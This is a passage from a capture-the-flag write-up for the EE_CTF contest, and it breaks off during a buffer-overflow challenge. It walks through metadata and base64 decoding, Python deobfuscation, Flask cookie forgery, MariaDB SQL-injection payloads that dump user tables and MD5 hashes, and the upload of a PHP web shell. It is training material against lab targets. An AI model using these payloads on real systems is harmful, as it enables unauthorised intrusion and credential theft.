


EE_CTF

Contents

1	Coupon for beer	2
2	Recover the Professor's password	4
3	Questions Takeover	5
4	Failed Session	6
5	Interesting Blog	11
6	JiMP Labs	14
7	Network Dump	18
8	Encoded message	20
9	CTF Competition	23
10	Acknowledgments	27

1 Coupon for beer

That's what we see upon visiting the link provided in the task:



Page code:

```
<script>
  const correctKeycode = "837412102";

  function checkKeycode() {
    const keycodeInput = document.getElementById("keycodeInput").val
    const imageContainer = document.getElementById("imageContainer")

    if (keycodeInput === correctKeycode) {
      imageContainer.classList.remove("hidden");
    } else {
      alert("Podano błędny kod. Spróbuj ponownie.");
      imageContainer.classList.add("hidden");
    }
  }
</script>
</body>
</html>
```

After entering the appropriate code, an image is displayed (it can also be found in the page code):

Podaj sekretny kod



Image Name:



BASE64_FLAGA.jpg

16.8 KB • Done

It is a .jpg file, so there's a good chance it contains metadata.

Camera	
Camera maker	
Camera model	RUVfQ1RGe21ZX0Y0djB1...
F-stop	-

That's a rather interesting camera model!

Using a BASE64 decoder, we obtain the flag:



Decodes your data into the area below.

EE_CTF{mY_F4v0uR1T3_3nC0D1nG_B3wD1P3k41}

Flag: *EE_CTF{mY_F4v0uR1T3_3nC0D1nG_B3wD1P3k41}*

2 Recover the Professor's password

Code downloaded from the page:

```
app.py x
1 from base64 import b64decode
2
3 exec(b64decode(b"ZnJvbSBjcnlwd69ncmFwaHkuZmVybmV0IGltdG9ydCB6ZXJuZXQ="))
4 exec(b64decode(b"ZmVybmV0a2V5ID0gYidaZmdZX01yRW1nN0dTTzRWZWZMM29YWTdsRVFwQjJJWWLSTm1ZVTRwM0pF"))
5 exec(b64decode(b"ZiA9IEZlcm5ldChmZXJuZXRrZXkp"))
6 exec(b64decode(b"ZXh1YyhmLmRlY3J5cHQoYidnQUFBQUFCbWpybFlqZkxWR65leWdwS1NYWTFNaF8tYUUt6cC05YlNM"))
7
```

After replacing the *exec* instructions with *print* and running the program:

```
b'from cryptography.fernet import Fernet'
b'fernetkey = b'ZfgY_MrEmg76S04VefL3oXY7LEqpB2IYiRnMYU4p3JE='
b'f = Fernet(fernetkey)'
b'exec(f.decrypt(b'gAAAAABmjrLYjflVDneygpKSXY1Mh_-aKzp-9bSLtTuWu8PqWt49zt70tG5Zcf5pcHnKIPXFrF-Q6y-N1ZYEIcN6t9SL-ypa6z8CMLxEyPTKf6viihJ6dt8Q1ARsD8y6a2r'))'
```

Copy the code and remove all quotation marks. Repeat the replacement of *exec* with *print*:

```
b'a = ''.join(map(chr, map(int, '112 97 115 115 119 111 114 100 32 61 32 105 110 112 117 116 40 34 80 111 100 97 106 32 104 97 115 108 111'))
```

Run it again:

```
a = ''.join(map(chr, map(int, '112 97 115 115 119 111 114 100 32 61 32 105 110 112 117 116 40 34 80 111 100 97 106 32 104 97 115 108 111')))
print(a)

password = input("Podaj haslo: ").strip()

if password == "KabelkiToSmierc4325423":
    print("SAMA PRAWDA!")
    print("Oto twoja flaga: ")
    print("EE_CTF{R3v3R53_th3_SN4k3_Aa2f1_43j2f}")
else:
    print("Bledne haslo!")
```

And we have the flag.

Flag: `EE_CTF{R3v3R53_th3_SN4k3_Aa2f1_43j2f}`

3 Questions Takeover

From the task description, we can realise that it's related to Flask and cookies.

Upon visiting the page, we see a login screen:



After entering any login and password:

Incorrect password. Please try again.

In the browser, we can also see a new cookie:

session_data | eyJpc19sb2dnZWQiOmZhbHNlfQ... | cont... / | Sess... | 73 |

The cookie data can be retrieved and modified using the *flask-unsigned* tool.

1. Retrieving Data:

```
C:\Users\RATATTWG>flask-unsigned -d -c "eyJpc19sb2dnZWQiOmZhbHNlfQ.Zshrbw.82uBnskW0JiyYHW0m_IA3WR3CTU" [{"is_logged": False}]
```


2. Change False to True.

3. Re-encode the cookie using the password provided in the task:

```
C:\Users\RATATTWG>flask-unsigned -s -c '{"is_logged": True}' --secret ie3rB96WqjRb35ey74cUeyJpc19sb2dnZWQiOmZhbHNlfQ.ZshuYg.QDP8PASKZobr0ECF064Ney68RxA
```

Replace the cookie in the browser:

session_data | uYg.QDP8PASKZobr0ECF064Ney68RxA



KOŁOKWIUM Z FIZYKI OGÓLNEJ - PYTANIA

ZESTAW 1 GODZ. 16:15

- (3pkt) Iloczyn wektorowy a skalarzy wektorów a i b.
- (3pkt) Równanie toru ruchu – postać oraz konkretne 2 przykłady wraz z wyjaśnieniem jak otrzymać poszczególne postaci omawiane na wykładzie.
- (3pkt) Definicje podstawowych jednostek układu SI (od maja 2019).
- (3pkt) Dane jest przyspieszenie w ruchu prostoliniowym $a = 3t + \sin(0.5t)$. Wyznaczyć wzór określający prędkość V jako funkcję czasu t , jeżeli wiadomo, że w chwili $t = 0$ jest $V = V_0$; wyznaczyć również drogę x w zależności od czasu, jeżeli wiadomo, że dla $t = 0$ jest $x = x_0$.


ZESTAW 2 GODZ. 17:15

- (3pkt) Opis położenia i ruchu w poruszających się względem siebie układach odniesienia (tr. Galileusza).
- (3pkt) Podobieństwa i różnice pomiędzy fizyką klasyczną i kwantową (podać 3 punkty).
- (3pkt) Stan punktu materialnego i układu punktów materialnych.
- (3pkt) Dane jest przyspieszenie w ruchu prostoliniowym $a = 3t + \sin(0.5t)$. Wyznaczyć wzór określający prędkość V jako funkcję czasu t , jeżeli wiadomo, że w chwili $t = 0$ flaga tego zadania jest EE_CTF{K0ch4m_S0cz3wk1_XbcHX34UG9YCzTy}; wyznaczyć również drogę x w zależności od czasu, jeżeli wiadomo, że dla $t = 0$ jest $x = x_0$.

Flag: EE_CTF{K0ch4m_S0cz3wk1_XbcHX34UG9YCzTy}

4 Failed Session


Upon entering the given address in the browser, we are directed to a login page:



Basic passwords like *admin* and *password* do not work, and the page source also reveals nothing interesting. When entering an odd character in the username field (e.g., ' or \ at the end), we see an SQL error:

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'a8f5f167f44f4964e6c998dee827110c" at line 1 in /srv/http/login.php:20 Stack trace: #0 /srv/http/login.php(20): mysqli->query() #1 {main} thrown in /srv/http/login.php on line 20

The error indicates that the system uses a MariaDB database. Let's try a simple SQL injection trick to force a login.



Using the following statement in SELECT query:

```
' or 1=1 limit 1; --
```

will always return one result from the database. A key point is the space after `--`, as MariaDB requires a space before starting a comment.

Wyrzucarka Studentów

[Strona startowa](#)[Lista studentów](#)[Kontrola systemu](#)

Wyrzucarka studentów

Witaj Profesor12432!

Tutaj znajdziesz listę studentów, którzy niebawem zostaną wyrzuceni z uczelni.
System jest napisany w taki sposób, że tylko administrator (dziekan) jest w stanie wprowadzić zmiany do listy.

[Strona startowa](#)[Lista studentów](#)[Kontrola systemu](#)

Brak dostępu!

Tylko administrator może wejść na tą stronę!

We need to log in specifically to the administrator account.

[Strona startowa](#)[Lista studentów](#)[Kontrola systemu](#)

Lista studentów

ę	Nazwisko	Numer albumu
am	Kowalski	333333
am	Kośmider	324233
ia	Nowak	315467
tr	Kowalski	367890

If the student list is connected to the database, it is likely vulnerable to SQL Injection. Let's use some exploits (found by searching for MariaDB SQL injection or MySQL injection).

```
' UniOn Select 1,2,gRoUp_cOncaT(0x7c,schema_name,0x7c) fRoM information_schema.schemata; -- a
```

1	2	information_schema , db1 , test
---	---	---------------------------------

```
'UNION ALL SELECT 1,1,concat(TABLE_NAME) FROM information_schema.TABLES WHERE table_schema='db1'-- a
```

1	1	users
1	1	studenci


```
'UNION ALL SELECT 1,1,concat(column_name) FROM information_schema.columns WHERE table_name='users'-- a
```

1	1	id
1	1	name
1	1	passwordMD5
1	1	isAdmin

```
'UNION ALL SELECT name, passwordMD5, isAdmin from users; -- a
```


Profesor12432	100d7565034f985c386a266347fca3c	0
PanDziekan4432	5386e5dec276ad172e097a035bd07544	1
Doktor3525	6a8057f9e0743012e09b49ebc04a0a07	0
Profesor5324	e89434e8b72041db23cdec2df7a0d2fa	0

There is an administrator account named *PanDziekan4432*. Log out and log in again using SQLi:




A login form titled "Login". It contains two input fields: "Nazwa użytkownika" (Username) with the value "PanDziekan4432' --" and "Hasło" (Password) with masked characters ".....". Below the fields is a blue button labeled "Zaloguj".

After logging in, we can access the system controls.



A horizontal menu bar with a blue header. Below the header are four buttons: "Strona startowa", "Lista studentów", "Kontrola systemu", and "Edytuj listę".

When attempting to edit the list, we see the following message:



A warning message box with the text "Wykryto próbę wyświetlenia ważnych informacji!" (Detected attempt to display important information!). Below this is a red line of text "Aby kontynuować podaj hasło" (To continue, provide password). There is a "Hasło" (Password) input field with a single character "|". At the bottom are two buttons: "Zaloguj" (Login) in blue and "Anuluj" (Cancel) in red.

This form is resistant to SQL injection. However, let's revisit the information from earlier attacks.

The column storing passwords is called *passwordMD5*. MD5 is a hashing method that is not secure. Let's use any password-cracking program for MD5-hashed passwords:

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5386e5dec276ad172e097a035bd07544

I'm not a robot

reCAPTCHA
Privacy · Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5386e5dec276ad172e097a035bd07544	md5	Applepie123

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

We found the password: *Applepie123*

Upon entering the password on the page, we see a message with the flag:


Dzień dobry Panie Dziekanie!

Oto pańska flaga: *EE_CTF{Jv5T_4_5M4Ll_1nJ3Ct10n_B3e2AF12_F34As5}*


Flag: *EE_CTF{Jv5T_4_5M4Ll_1nJ3Ct10n_B3e2AF12_F34As5}*

5 Interesting Blog

After visiting the site:



Neither the file names nor the page source reveal anything. Let’s look at the login page:



The same applies—nothing interesting here. Let’s return to the homepage and search deeper.

In the footer, there is information about cookies. Let’s check what cookies the browser stores:

PHPSESSID	Obsh23l8mtuepqsm691itv928	cont...	/	Sess...	35		
loggedin	0	cont...	/	Sess...	9		

Heh. Apparently, the professor didn’t have the time or willingness to implement proper authorization with PHP sessions and uses cookies to store login information. Change the value of *loggedin* to 1 and refresh the page.

Dodaj zdjęcie

Wybierz plik

Choose File No file chosen

Wyślij

Zdjęcia




Now we can upload files! The site only allows image uploads, but we can change this by removing one attribute in the HTML:

```
<input type="file" name="file" id="file" accept="image/*">  
<input type="file" name="file" id="file">
```

If the server doesn't validate files, we can upload any file and execute it. Since the page uses PHP, let's upload a .php file that allows command execution on the server. Code available on GitHub:

<https://gist.github.com/joswright/22f40787de19d80d110b37fb79ac3985>

Zdjęcia



We managed to upload the file. Add its address to the URL:

/images/test.php

Execute

We got it! Now let's mess around in the system and see if we can find anything interesting.

Using the command `ls ..`:

```
images
index.php
login.php
logout.php
s3krEtyT4b0r3TY
style.css
upload.php
```

Now using `cat ../s3krEtyT4b0r3TY`:

```
EE_CTF{t0_T3n_C4Ly_4rB1TrAry_C0d3_3xeCVt10n}
```

Flag: `EE_CTF{t0_T3n_C4Ly_4rB1TrAry_C0d3_3xeCVt10n}`

6 JiMP Labs

The program code contains two visible vulnerabilities – buffer overflow in the *zapisz()* function and printing user input using the *printf()* function in the *debug()* function.

The buffer overflow can be exploited to access the *debug()* function.

Then, by leveraging the vulnerability in the *printf()* function, it is possible to print the API key loaded into memory.

After connecting to the machine via SSH:

```
[student@32856dea0019 ~]$ ls -l
total 16
-rwsr-xr-x 1 profesor profesor 14980 Jul 22 13:26 zapisywacz
```

Using GDB and Python, we can create a script that allows us to exploit the buffer overflow.

A script to find the padding for the buffer overflow:

```
[student@32856dea0019 ~]$ python -c "print(''.join([chr(i)*4 for i in range(65, 91)]))"
AAAABBBBCCCCDDDDDEEEFFFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQRRRRSSSSTTTT
UUUUUVVVVWWWWXXXXYYYYZZZZ
(gdb) run <<(python -c "print(''.join([chr(i)*4 for i in range(65, 91)]))")
Starting program: /home/student/zapisywacz <<(python -c "print(''.join([chr(i)*
